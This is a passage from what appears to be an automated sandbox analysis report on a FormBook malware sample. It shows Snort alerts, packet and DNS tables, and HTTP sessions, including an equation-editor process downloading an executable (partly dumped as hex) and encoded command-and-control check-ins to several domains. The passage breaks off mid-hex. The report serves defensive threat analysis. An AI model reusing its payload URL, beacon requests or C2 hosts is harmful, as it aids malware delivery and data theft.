
Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
04/12/21-14:46:19.490024	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49168	80	192.168.2.22	192.169.223.13
04/12/21-14:46:19.490024	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49168	80	192.168.2.22	192.169.223.13
04/12/21-14:46:19.490024	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49168	80	192.168.2.22	192.169.223.13
04/12/21-14:46:25.804740	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49169	80	192.168.2.22	198.54.126.105
04/12/21-14:46:25.804740	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49169	80	192.168.2.22	198.54.126.105
04/12/21-14:46:25.804740	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49169	80	192.168.2.22	198.54.126.105

Network Port Distribution

Total Packets: 58



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 12, 2021 14:45:20.787846088 CEST	49167	80	192.168.2.22	3.125.17.227
Apr 12, 2021 14:45:20.830893993 CEST	80	49167	3.125.17.227	192.168.2.22
Apr 12, 2021 14:45:20.831110001 CEST	49167	80	192.168.2.22	3.125.17.227
Apr 12, 2021 14:45:20.831614971 CEST	49167	80	192.168.2.22	3.125.17.227
Apr 12, 2021 14:45:20.875040054 CEST	80	49167	3.125.17.227	192.168.2.22
Apr 12, 2021 14:45:20.875081062 CEST	80	49167	3.125.17.227	192.168.2.22
Apr 12, 2021 14:45:20.875106096 CEST	80	49167	3.125.17.227	192.168.2.22
Apr 12, 2021 14:45:20.875132084 CEST	80	49167	3.125.17.227	192.168.2.22
Apr 12, 2021 14:45:20.875154018 CEST	49167	80	192.168.2.22	3.125.17.227
Apr 12, 2021 14:45:20.875204086 CEST	49167	80	192.168.2.22	3.125.17.227
Apr 12, 2021 14:45:20.875207901 CEST	49167	80	192.168.2.22	3.125.17.227
Apr 12, 2021 14:45:20.875210047 CEST	49167	80	192.168.2.22	3.125.17.227
Apr 12, 2021 14:45:20.916428089 CEST	80	49167	3.125.17.227	192.168.2.22
Apr 12, 2021 14:45:20.916462898 CEST	80	49167	3.125.17.227	192.168.2.22
Apr 12, 2021 14:45:20.916486025 CEST	80	49167	3.125.17.227	192.168.2.22
Apr 12, 2021 14:45:20.916508913 CEST	80	49167	3.125.17.227	192.168.2.22
Apr 12, 2021 14:45:20.916510105 CEST	49167	80	192.168.2.22	3.125.17.227
Apr 12, 2021 14:45:20.916532040 CEST	49167	80	192.168.2.22	3.125.17.227
Apr 12, 2021 14:45:20.916534901 CEST	80	49167	3.125.17.227	192.168.2.22
Apr 12, 2021 14:45:20.916538000 CEST	49167	80	192.168.2.22	3.125.17.227
Apr 12, 2021 14:45:20.916546106 CEST	49167	80	192.168.2.22	3.125.17.227
Apr 12, 2021 14:45:20.916558981 CEST	80	49167	3.125.17.227	192.168.2.22
Apr 12, 2021 14:45:20.916582108 CEST	80	49167	3.125.17.227	192.168.2.22
Apr 12, 2021 14:45:20.916589022 CEST	49167	80	192.168.2.22	3.125.17.227
Apr 12, 2021 14:45:20.916594028 CEST	49167	80	192.168.2.22	3.125.17.227
Apr 12, 2021 14:45:20.916608095 CEST	80	49167	3.125.17.227	192.168.2.22
Apr 12, 2021 14:45:20.916620970 CEST	49167	80	192.168.2.22	3.125.17.227
Apr 12, 2021 14:45:20.916649103 CEST	49167	80	192.168.2.22	3.125.17.227
Apr 12, 2021 14:45:20.958028078 CEST	80	49167	3.125.17.227	192.168.2.22
Apr 12, 2021 14:45:20.958061934 CEST	80	49167	3.125.17.227	192.168.2.22
Apr 12, 2021 14:45:20.958081961 CEST	80	49167	3.125.17.227	192.168.2.22
Apr 12, 2021 14:45:20.958098888 CEST	80	49167	3.125.17.227	192.168.2.22
Apr 12, 2021 14:45:20.958108902 CEST	49167	80	192.168.2.22	3.125.17.227
Apr 12, 2021 14:45:20.958117008 CEST	80	49167	3.125.17.227	192.168.2.22
Apr 12, 2021 14:45:20.958127975 CEST	49167	80	192.168.2.22	3.125.17.227
Apr 12, 2021 14:45:20.958134890 CEST	80	49167	3.125.17.227	192.168.2.22
Apr 12, 2021 14:45:20.958152056 CEST	80	49167	3.125.17.227	192.168.2.22
Apr 12, 2021 14:45:20.958152056 CEST	49167	80	192.168.2.22	3.125.17.227
Apr 12, 2021 14:45:20.958168983 CEST	80	49167	3.125.17.227	192.168.2.22
Apr 12, 2021 14:45:20.958174944 CEST	49167	80	192.168.2.22	3.125.17.227
Apr 12, 2021 14:45:20.958188057 CEST	49167	80	192.168.2.22	3.125.17.227
Apr 12, 2021 14:45:20.958189964 CEST	80	49167	3.125.17.227	192.168.2.22
Apr 12, 2021 14:45:20.958203077 CEST	49167	80	192.168.2.22	3.125.17.227
Apr 12, 2021 14:45:20.958209038 CEST	80	49167	3.125.17.227	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 12, 2021 14:45:20.958224058 CEST	49167	80	192.168.2.22	3.125.17.227
Apr 12, 2021 14:45:20.958225012 CEST	80	49167	3.125.17.227	192.168.2.22
Apr 12, 2021 14:45:20.958241940 CEST	80	49167	3.125.17.227	192.168.2.22
Apr 12, 2021 14:45:20.958242893 CEST	49167	80	192.168.2.22	3.125.17.227
Apr 12, 2021 14:45:20.958259106 CEST	80	49167	3.125.17.227	192.168.2.22
Apr 12, 2021 14:45:20.958261013 CEST	49167	80	192.168.2.22	3.125.17.227
Apr 12, 2021 14:45:20.958276987 CEST	80	49167	3.125.17.227	192.168.2.22
Apr 12, 2021 14:45:20.958278894 CEST	49167	80	192.168.2.22	3.125.17.227
Apr 12, 2021 14:45:20.958295107 CEST	80	49167	3.125.17.227	192.168.2.22
Apr 12, 2021 14:45:20.958296061 CEST	49167	80	192.168.2.22	3.125.17.227
Apr 12, 2021 14:45:20.958312035 CEST	80	49167	3.125.17.227	192.168.2.22
Apr 12, 2021 14:45:20.958313942 CEST	49167	80	192.168.2.22	3.125.17.227
Apr 12, 2021 14:45:20.958333969 CEST	49167	80	192.168.2.22	3.125.17.227
Apr 12, 2021 14:45:20.958347082 CEST	49167	80	192.168.2.22	3.125.17.227
Apr 12, 2021 14:45:20.960374117 CEST	49167	80	192.168.2.22	3.125.17.227
Apr 12, 2021 14:45:21.000521898 CEST	80	49167	3.125.17.227	192.168.2.22
Apr 12, 2021 14:45:21.000560999 CEST	80	49167	3.125.17.227	192.168.2.22
Apr 12, 2021 14:45:21.000577927 CEST	80	49167	3.125.17.227	192.168.2.22
Apr 12, 2021 14:45:21.000595093 CEST	80	49167	3.125.17.227	192.168.2.22
Apr 12, 2021 14:45:21.000600100 CEST	49167	80	192.168.2.22	3.125.17.227
Apr 12, 2021 14:45:21.000611067 CEST	80	49167	3.125.17.227	192.168.2.22
Apr 12, 2021 14:45:21.000624895 CEST	49167	80	192.168.2.22	3.125.17.227
Apr 12, 2021 14:45:21.000628948 CEST	49167	80	192.168.2.22	3.125.17.227
Apr 12, 2021 14:45:21.000633001 CEST	80	49167	3.125.17.227	192.168.2.22
Apr 12, 2021 14:45:21.000638962 CEST	49167	80	192.168.2.22	3.125.17.227
Apr 12, 2021 14:45:21.000652075 CEST	80	49167	3.125.17.227	192.168.2.22
Apr 12, 2021 14:45:21.000668049 CEST	80	49167	3.125.17.227	192.168.2.22
Apr 12, 2021 14:45:21.000670910 CEST	49167	80	192.168.2.22	3.125.17.227
Apr 12, 2021 14:45:21.000682116 CEST	49167	80	192.168.2.22	3.125.17.227
Apr 12, 2021 14:45:21.000685930 CEST	80	49167	3.125.17.227	192.168.2.22
Apr 12, 2021 14:45:21.000704050 CEST	80	49167	3.125.17.227	192.168.2.22
Apr 12, 2021 14:45:21.000719070 CEST	80	49167	3.125.17.227	192.168.2.22
Apr 12, 2021 14:45:21.000720978 CEST	49167	80	192.168.2.22	3.125.17.227
Apr 12, 2021 14:45:21.000726938 CEST	49167	80	192.168.2.22	3.125.17.227
Apr 12, 2021 14:45:21.000730038 CEST	49167	80	192.168.2.22	3.125.17.227
Apr 12, 2021 14:45:21.000742912 CEST	80	49167	3.125.17.227	192.168.2.22
Apr 12, 2021 14:45:21.000760078 CEST	80	49167	3.125.17.227	192.168.2.22
Apr 12, 2021 14:45:21.000763893 CEST	49167	80	192.168.2.22	3.125.17.227
Apr 12, 2021 14:45:21.000768900 CEST	49167	80	192.168.2.22	3.125.17.227
Apr 12, 2021 14:45:21.000776052 CEST	80	49167	3.125.17.227	192.168.2.22
Apr 12, 2021 14:45:21.000792027 CEST	80	49167	3.125.17.227	192.168.2.22
Apr 12, 2021 14:45:21.000801086 CEST	49167	80	192.168.2.22	3.125.17.227
Apr 12, 2021 14:45:21.000808954 CEST	80	49167	3.125.17.227	192.168.2.22
Apr 12, 2021 14:45:21.000808001 CEST	49167	80	192.168.2.22	3.125.17.227
Apr 12, 2021 14:45:21.000823975 CEST	49167	80	192.168.2.22	3.125.17.227
Apr 12, 2021 14:45:21.000829935 CEST	80	49167	3.125.17.227	192.168.2.22
Apr 12, 2021 14:45:21.000845909 CEST	49167	80	192.168.2.22	3.125.17.227
Apr 12, 2021 14:45:21.000848055 CEST	80	49167	3.125.17.227	192.168.2.22
Apr 12, 2021 14:45:21.000861883 CEST	49167	80	192.168.2.22	3.125.17.227
Apr 12, 2021 14:45:21.000865936 CEST	80	49167	3.125.17.227	192.168.2.22
Apr 12, 2021 14:45:21.000873089 CEST	49167	80	192.168.2.22	3.125.17.227
Apr 12, 2021 14:45:21.000884056 CEST	80	49167	3.125.17.227	192.168.2.22
Apr 12, 2021 14:45:21.000900030 CEST	80	49167	3.125.17.227	192.168.2.22
Apr 12, 2021 14:45:21.000901937 CEST	49167	80	192.168.2.22	3.125.17.227
Apr 12, 2021 14:45:21.000910997 CEST	49167	80	192.168.2.22	3.125.17.227
Apr 12, 2021 14:45:21.000916004 CEST	80	49167	3.125.17.227	192.168.2.22

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 12, 2021 14:46:19.220319033 CEST	52197	53	192.168.2.22	8.8.8.8
Apr 12, 2021 14:46:19.293416023 CEST	53	52197	8.8.8.8	192.168.2.22
Apr 12, 2021 14:46:25.534754038 CEST	53099	53	192.168.2.22	8.8.8.8
Apr 12, 2021 14:46:25.608131886 CEST	53	53099	8.8.8.8	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 12, 2021 14:46:31.012995958 CEST	52838	53	192.168.2.22	8.8.8.8
Apr 12, 2021 14:46:31.241882086 CEST	53	52838	8.8.8.8	192.168.2.22
Apr 12, 2021 14:46:36.668503046 CEST	61200	53	192.168.2.22	8.8.8.8
Apr 12, 2021 14:46:36.770483971 CEST	53	61200	8.8.8.8	192.168.2.22
Apr 12, 2021 14:46:41.769757032 CEST	49548	53	192.168.2.22	8.8.8.8
Apr 12, 2021 14:46:41.867244959 CEST	53	49548	8.8.8.8	192.168.2.22
Apr 12, 2021 14:46:49.165788889 CEST	55627	53	192.168.2.22	8.8.8.8
Apr 12, 2021 14:46:49.423979044 CEST	53	55627	8.8.8.8	192.168.2.22
Apr 12, 2021 14:46:54.871354103 CEST	56009	53	192.168.2.22	8.8.8.8
Apr 12, 2021 14:46:54.945375919 CEST	53	56009	8.8.8.8	192.168.2.22
Apr 12, 2021 14:47:00.040327072 CEST	61865	53	192.168.2.22	8.8.8.8
Apr 12, 2021 14:47:00.125185013 CEST	53	61865	8.8.8.8	192.168.2.22
Apr 12, 2021 14:47:05.231579065 CEST	55171	53	192.168.2.22	8.8.8.8
Apr 12, 2021 14:47:05.321095943 CEST	53	55171	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Apr 12, 2021 14:46:19.220319033 CEST	192.168.2.22	8.8.8.8	0x708c	Standard query (0)	www.centergolosinas.com	A (IP address)	IN (0x0001)
Apr 12, 2021 14:46:25.534754038 CEST	192.168.2.22	8.8.8.8	0xa14d	Standard query (0)	www.vectoroutlines.com	A (IP address)	IN (0x0001)
Apr 12, 2021 14:46:31.012995958 CEST	192.168.2.22	8.8.8.8	0x2e78	Standard query (0)	www.ruhexuangou.com	A (IP address)	IN (0x0001)
Apr 12, 2021 14:46:36.668503046 CEST	192.168.2.22	8.8.8.8	0x2f03	Standard query (0)	www.buylocalclub.info	A (IP address)	IN (0x0001)
Apr 12, 2021 14:46:41.769757032 CEST	192.168.2.22	8.8.8.8	0x3c4e	Standard query (0)	www.tricqr.com	A (IP address)	IN (0x0001)
Apr 12, 2021 14:46:49.165788889 CEST	192.168.2.22	8.8.8.8	0x6ec7	Standard query (0)	www.dreamcashbuyers.com	A (IP address)	IN (0x0001)
Apr 12, 2021 14:46:54.871354103 CEST	192.168.2.22	8.8.8.8	0xf09a	Standard query (0)	www.aideliveryrobot.com	A (IP address)	IN (0x0001)
Apr 12, 2021 14:47:00.040327072 CEST	192.168.2.22	8.8.8.8	0x4b92	Standard query (0)	www.shopihy.com	A (IP address)	IN (0x0001)
Apr 12, 2021 14:47:05.231579065 CEST	192.168.2.22	8.8.8.8	0x4b93	Standard query (0)	www.zgcbw.net	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Apr 12, 2021 14:46:19.293416023 CEST	8.8.8.8	192.168.2.22	0x708c	No error (0)	www.centergolosinas.com	centergolosinas.com		CNAME (Canonical name)	IN (0x0001)
Apr 12, 2021 14:46:19.293416023 CEST	8.8.8.8	192.168.2.22	0x708c	No error (0)	centergolosinas.com		192.169.223.13	A (IP address)	IN (0x0001)
Apr 12, 2021 14:46:25.608131886 CEST	8.8.8.8	192.168.2.22	0xa14d	No error (0)	www.vectoroutlines.com	vectoroutlines.com		CNAME (Canonical name)	IN (0x0001)
Apr 12, 2021 14:46:25.608131886 CEST	8.8.8.8	192.168.2.22	0xa14d	No error (0)	vectoroutlines.com		198.54.126.105	A (IP address)	IN (0x0001)
Apr 12, 2021 14:46:31.241882086 CEST	8.8.8.8	192.168.2.22	0x2e78	No error (0)	www.ruhexuangou.com		23.82.57.32	A (IP address)	IN (0x0001)
Apr 12, 2021 14:46:36.770483971 CEST	8.8.8.8	192.168.2.22	0x2f03	Name error (3)	www.buylocalclub.info	none	none	A (IP address)	IN (0x0001)
Apr 12, 2021 14:46:41.867244959 CEST	8.8.8.8	192.168.2.22	0x3c4e	Name error (3)	www.tricqr.com	none	none	A (IP address)	IN (0x0001)
Apr 12, 2021 14:46:49.423979044 CEST	8.8.8.8	192.168.2.22	0x6ec7	No error (0)	www.dreamcashbuyers.com	sites.propelio.com		CNAME (Canonical name)	IN (0x0001)
Apr 12, 2021 14:46:49.423979044 CEST	8.8.8.8	192.168.2.22	0x6ec7	No error (0)	sites.propelio.com	sites-external-prod-ebc852aa8146fe7f.elb.us-west-2.amazonaws.com		CNAME (Canonical name)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Apr 12, 2021 14:46:49.423979044 CEST	8.8.8.8	192.168.2.22	0x6ec7	No error (0)	sites-external-prod-ebc852aa8146fe7f.elb.us-west-2.amazonaws.com		18.236.1.157	A (IP address)	IN (0x0001)
Apr 12, 2021 14:46:49.423979044 CEST	8.8.8.8	192.168.2.22	0x6ec7	No error (0)	sites-external-prod-ebc852aa8146fe7f.elb.us-west-2.amazonaws.com		34.215.222.250	A (IP address)	IN (0x0001)
Apr 12, 2021 14:46:49.423979044 CEST	8.8.8.8	192.168.2.22	0x6ec7	No error (0)	sites-external-prod-ebc852aa8146fe7f.elb.us-west-2.amazonaws.com		54.69.66.227	A (IP address)	IN (0x0001)
Apr 12, 2021 14:46:54.945375919 CEST	8.8.8.8	192.168.2.22	0xf09a	No error (0)	www.aideliveryrobot.com		52.58.78.16	A (IP address)	IN (0x0001)
Apr 12, 2021 14:47:00.125185013 CEST	8.8.8.8	192.168.2.22	0x4b92	No error (0)	www.shopihy.com	shopihy.com		CNAME (Canonical name)	IN (0x0001)
Apr 12, 2021 14:47:00.125185013 CEST	8.8.8.8	192.168.2.22	0x4b92	No error (0)	shopihy.com		160.153.137.40	A (IP address)	IN (0x0001)
Apr 12, 2021 14:47:05.321095943 CEST	8.8.8.8	192.168.2.22	0x4b93	Name error (3)	www.zgcbw.net	none	none	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- 3.125.17.227
- www.centergolosinas.com
- www.vectoroutlines.com
- www.ruhexuangou.com
- www.dreamcashbuyers.com
- www.aideliveryrobot.com
- www.shopihy.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49167	3.125.17.227	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 12, 2021 14:45:20.831614971 CEST	0	OUT	GET /winme/xles.exe HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 3.125.17.227 Connection: Keep-Alive

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	3.125.17.227	80	192.168.2.22	49167	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE

Timestamp	kBytes transferred	Direction	Data
Apr 12, 2021 14:45:20.875040054 CEST	1	IN	HTTP/1.1 200 OK Date: Mon, 12 Apr 2021 12:45:15 GMT Server: Apache/2.4.43 (Win64) OpenSSL/1.1.1g PHP/7.4.7 Last-Modified: Sun, 11 Apr 2021 17:55:36 GMT ETag: "ccc00-5bfb61ab42963" Accept-Ranges: bytes Content-Length: 838656 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: application/x-msdownload Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 60 33 73 60 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 50 00 00 c0 0c 00 00 0a 00 00 00 00 00 00 8e de 0c 00 00 20 00 00 00 e0 0c 00 00 00 40 00 00 20 00 00 00 02 00 00 04 0 0 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 20 0d 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 34 de 0c 00 57 00 00 00 00 e0 0c 00 50 06 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0d 00 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 08 00 00 00 00 00 00 00 00 00 00 00 08 20 00 00 48 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 94 be 0c 00 00 20 00 00 00 c0 0c 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 73 72 63 00 00 00 50 06 00 00 00 e0 0c 00 00 08 00 00 00 c2 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 0c 00 00 00 00 00 0d 00 00 02 00 00 00 ca 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 70 de 0c 00 00 00 00 00 48 00 00 00 02 00 05 00 30 eb 09 00 04 f3 02 00 03 00 00 00 39 00 00 06 88 e0 02 00 a8 0a 07 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 71 1b 41 9f 31 e7 6f 65 3c bb 46 1b 41 0f 49 b5 18 12 b8 72 9c a0 37 51 c8 e2 0c 6a af 4a c5 42 5f 7d b2 21 e8 e0 b7 1f 27 21 bf 50 12 e1 aa 5b 38 f1 bb 20 a9 83 e0 53 b7 5d 97 d8 c1 ef 04 c6 e2 95 84 5a 7d 51 f8 c 4 36 e1 9b bf 12 6f 85 4a bb e4 9e 11 e3 ca 3e 23 03 a9 9e 06 37 84 bf 35 4d 22 ca 57 c5 aa fb 0e 06 c3 05 e7 ba 9e 39 5 e 62 43 f5 0f 09 cf fb 22 01 d1 63 0a 1e 40 6c 40 3d a5 d3 35 57 2c f0 9f 1c 47 8c aa 66 f8 bb 67 6d 89 a3 4c 5a a2 78 aa 72 8b 84 c4 2f 3d 86 de 51 81 11 a3 9f ab f7 59 24 2d c9 0a 94 65 5f 16 76 61 09 37 60 d4 78 05 09 aa 44 ab f4 aa fa 0b 9b 0f 46 30 b0 06 e1 81 11 0f 2a 4a b6 5e d6 f2 ee 25 bf 2b 52 03 db 92 85 49 b4 d8 69 08 fa 6f b5 69 f3 6a 8b f7 3a 5e d2 ff ee 37 bc 54 23 85 c6 d5 00 1b b6 5a b6 de 81 49 c5 2f ec 3b c6 3c e7 c2 c7 db 35 e5 95 67 15 d0 5c 62 e7 29 5a a4 42 77 09 88 c0 6a d2 5c 2a cc fe 38 7b 70 a9 5b 28 e4 2f a1 c8 bb 2e 08 06 95 d8 37 a6 06 24 86 71 d4 a3 c2 67 ab f5 33 7c 16 c7 6e b4 54 98 f9 28 17 a1 6a 5e a9 21 bc ee c4 a0 6e d1 aa 80 12 ba 2f b4 45 d8 de dd ae 8c e0 11 a0 ee ff ab 2b 14 1e da 82 28 11 35 6d 8c be a2 f6 8d 76 c2 08 78 ac 0b 8c 61 72 a2 96 9d 37 15 b5 52 87 76 3e 80 14 61 b6 42 de 45 96 2f 73 1b f2 1e b2 34 ad 6a 48 6c b2 f0 2e 8f cd d4 ce 86 df f0 49 95 bb ab Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PEL`3s`P @ @4WP H.text `.rsrcP@@.reloc@ BpH09qA1oe<FAIr7QjJB_}!'!P[8 S]Z}Q6oJ>#75M"W9^bC"c@l@=5W,GfgmLZxr/=QY$-e_va7`xDF0*J^%+RIioij:^7T#ZI/;<5g\b)ZBwj*8{p[(/.7$qg3|nT(j^!n/E+(5mvxar7Rv>aBE/s4jHl.I

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.22	49168	192.169.223.13	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 12, 2021 14:46:19.490024090 CEST	890	OUT	GET /p2io/?oN6xpP=r2GsjHfDgbadIobDkfqM84hqAY3LnZYXU2evLvxsfUtrrcQFCKudTBmZizgvXIWWwk1k1Q==&NreTZ=JJE0B4uP-Jd HTTP/1.1 Host: www.centergolosinas.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Apr 12, 2021 14:46:20.703716040 CEST	890	IN	HTTP/1.0 400 Bad request Cache-Control: no-cache Connection: close Content-Type: text/html Data Raw: 3c 68 74 6d 6c 3e 3c 62 6f 64 79 3e 3c 68 31 3e 34 30 30 20 42 61 64 20 72 65 71 75 65 73 74 3c 2f 68 31 3e 0a 59 6f 75 72 20 62 72 6f 77 73 65 72 20 73 65 6e 74 20 61 6e 20 69 6e 76 61 6c 69 64 20 72 65 71 75 65 73 74 2e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <html><body> 400 Bad request Your browser sent an invalid request.</body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.22	49169	198.54.126.105	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 12, 2021 14:46:25.804739952 CEST	891	OUT	GET /p2io/?oN6xpP=RfOK6jKkDjXJwasAc5LTyAppaXreGCTFIzs53vHZyU46XfbA28pKG07a1ZehGkxvOhkisQ==&NreTZ=JJE0B4uP-Jd HTTP/1.1 Host: www.vectoroutlines.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Apr 12, 2021 14:46:26.001631975 CEST	891	IN	HTTP/1.1 301 Moved Permanently date: Mon, 12 Apr 2021 12:46:25 GMT server: Apache location: https://www.vectoroutlines.com/p2io/?oN6xpP=RfOK6jKkDjXJwasAc5LTyAppaXreGCTFIzs53vHZyU46XfbA28pKG07a1ZehGkxvOhkisQ==&NreTZ=JJE0B4uP-Jd content-length: 346 content-type: text/html; charset=iso-8859-1 connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 6d 6f 76 65 64 20 3c 61 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 77 77 77 2e 76 65 63 74 6f 72 6f 75 74 6c 69 6e 65 73 2e 63 6f 6d 2f 70 32 69 6f 2f 3f 6f 4e 36 78 70 50 3d 52 66 4f 4b 36 6a 4b 6b 44 6a 58 4a 77 61 73 41 63 35 4c 54 79 41 70 70 61 58 72 65 47 43 54 46 49 7a 73 35 33 76 48 5a 79 55 34 36 58 66 62 41 32 38 70 4b 47 30 37 61 31 5a 65 68 47 6b 78 76 4f 68 6b 69 73 51 3d 3d 26 61 6d 70 3b 4e 72 65 54 5a 3d 4a 4a 45 30 42 34 75 50 2d 4a 64 22 3e 68 65 72 65 3c 2f 61 3e 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>301 Moved Permanently</title></head><body> Moved Permanently The document has moved here. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.22	49170	23.82.57.32	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 12, 2021 14:46:31.438836098 CEST	892	OUT	GET /p2io/?oN6xpP=WkKybY+BW5ZBczdH4hKPcEEM/Z4gp4PnllJ4lZDhA9T5haocRpsPFf0I2LnXqOHPzeGA4A==&NreTZ=JJE0B4uP-Jd HTTP/1.1 Host: www.ruhexuangou.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Apr 12, 2021 14:46:31.636297941 CEST	893	IN	HTTP/1.1 200 OK Server: Tengine Date: Mon, 12 Apr 2021 12:46:31 GMT Content-Type: text/html;charset=utf-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Data Raw: 33 34 31 0d 0a 0a 0a 3c 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 0a 0a 3c 73 63 72 69 70 74 3e 0a 76 61 72 20 5f 68 6d 74 20 3d 20 5f 68 6d 74 20 7c 7c 20 5b 5d 3b 0a 28 66 75 6e 63 74 69 6f 6e 28 29 20 7b 0a 20 20 76 61 72 20 68 6d 20 3d 20 64 6f 63 75 6d 65 6e 74 2e 63 72 65 61 74 65 45 6c 65 6d 65 6e 74 28 22 73 63 72 69 70 74 22 29 3b 0a 20 20 68 6d 2e 73 72 63 20 3d 20 22 68 74 74 70 73 3a 2f 2f 68 6d 2e 62 61 69 64 75 2e 63 6f 6d 2f 68 6d 2e 6a 73 3f 64 63 34 64 64 62 66 32 62 33 66 65 65 66 64 61 35 35 37 35 30 61 66 34 34 30 35 35 30 32 31 62 22 3b 0a 20 20 76 61 72 20 73 20 3d 20 64 6f 63 75 6d 65 6e 74 2e 67 65 74 45 6c 65 6d 65 6e 74 73 42 79 54 61 67 4e 61 6d 65 28 22 73 63 72 69 70 74 22 29 5b 30 5d 3b 20 0a 20 20 73 2e 70 61 72 65 6e 74 4e 6f 64 65 2e 69 6e 73 65 72 74 42 65 66 6f 